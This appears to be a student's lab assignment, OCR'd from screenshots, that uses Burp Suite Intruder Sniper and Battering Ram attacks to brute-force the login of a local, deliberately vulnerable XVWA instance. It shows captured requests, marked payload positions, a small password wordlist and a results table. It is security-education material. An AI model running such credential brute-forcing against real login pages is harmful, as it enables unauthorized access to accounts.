
ISM Assignment

21BCE1651

SANTHOSH KRISHNA R



Xtreme Vulnerable Web Application (XVWA)


XVWA is a badly coded web application written in PHP/MySQL that helps security enthusiasts to learn application security. It's not advisable to host this application online as it is designed to be "Xtremely Vulnerable". We recommend hosting this application in local/controlled environment and sharpening your application security ninja skills with any tools of your own choice. It's totally legal to break or hack into this. The idea is to evangelize web application security to the community in possibly the easiest and fundamental way. Learn and acquire these skills for good purpose. How you use these skills and knowledge base is not our responsibility.

XVWA is designed to understand following security issues.

- SQL Injection – Error Based
- SQL Injection – Blind
- OS Command Injection
- XPATH Injection
- Formula Injection
- PHP Object Injection
- Unrestricted File Upload
- Reflected Cross Site Scripting
- Stored Cross Site Scripting
- DOM Based Cross Site Scripting
- Server Side Request Forgery / Cross Site Port Attacks(CSRF/XSPA)
- File Inclusion
- Session Issues
- Insecure Direct Object Reference
- Missing Functional Level Access Control
- Cross Site Request Forgery (CSRF)
- Cryptography
- Unvalidated Redirect & Forwards
- Server Side Template Injection

Good Luck and Happy Hacking!


Copyright
This work is licensed under GNU GENERAL PUBLIC LICENSE Version 3
To view a copy of this license, visit http://www.gnu.org/licenses/gpl-3.0.txt



Request to http://localhost:80 [127.0.0.1]

```
POST /xvwa/login.php HTTP/1.1
Host: localhost
Content-Length: 27
Cache-Control: max-age=0
sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="112"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.138 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/xvwa/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=33a8qmgb400dcj9flf8g32hdhq
Connection: close

username=xvwa&password=xvwa
```




Request to http://localhost:80 [127.0.0.1]

```
POST /xvwa/login.php HTTP/1.1
Host: localhost
Content-Length: 27
Cache-Control: max-age=0
sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="112"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.138 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/xvwa/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=33a8qmgb400dcj9f1f8g32hdhq
Connection: close

username=xvwa&password=xvwa
```

Sniper attack:


Burp Suite Community Edition v2023.3.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
1 × 3 × +
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh

Choose an attack type

Attack type: Sniper


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://localhost ☑ Update Host header to match target

```
POST /xvwa/login.php HTTP/1.1
Host: localhost
Content-Length: 27
Cache-Control: max-age=0
sec-ch-ua: "Not:A-Brand";v="99", "Chromium";v="112"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/xvwa/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=§33a8qmgb400dcj9f1f8g32hdhq§
Connection: close

username=§xvwa§&password=§xvwa§
```


Burp Suite Community Edition v2023.3.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
1 × 4 × 5 ×
Positions Payloads Resource pool Settings
Start attack

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4

Payload type: Simple list Request count: 12

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

user
xvwa
admin
password


Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#



2. Intruder attack of http://localhost - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			500	□	□	295	
1	1	user	500	□	□	295	
2	1	xvwa	500	□	□	295	
3	1	admin	500	□	□	295	
4	1	password	500	□	□	295	
5	2	user	500	□	□	295	
6	2	xvwa	500	□	□	295	
7	2	admin	500	□	□	295	
8	2	password	500	□	□	295	
9	3	user	500	□	□	295	
10	3	xvwa	500	□	□	295	
11	3	admin	500	□	□	295	
12	3	password	500	□	□	295	

Length of all the requests are the same, hence sniper attack wasn't able to find.

Battering Ram:



Burp Suite Community Edition v2023.3.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn Settings
1 × 4 × 5 × +
Positions Payloads Resource pool Settings
Start attack

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 6

Payload type: Simple list Request count: 6

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
user
xvwa
admin
password
Sashisiuuu
Pass123
```


Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

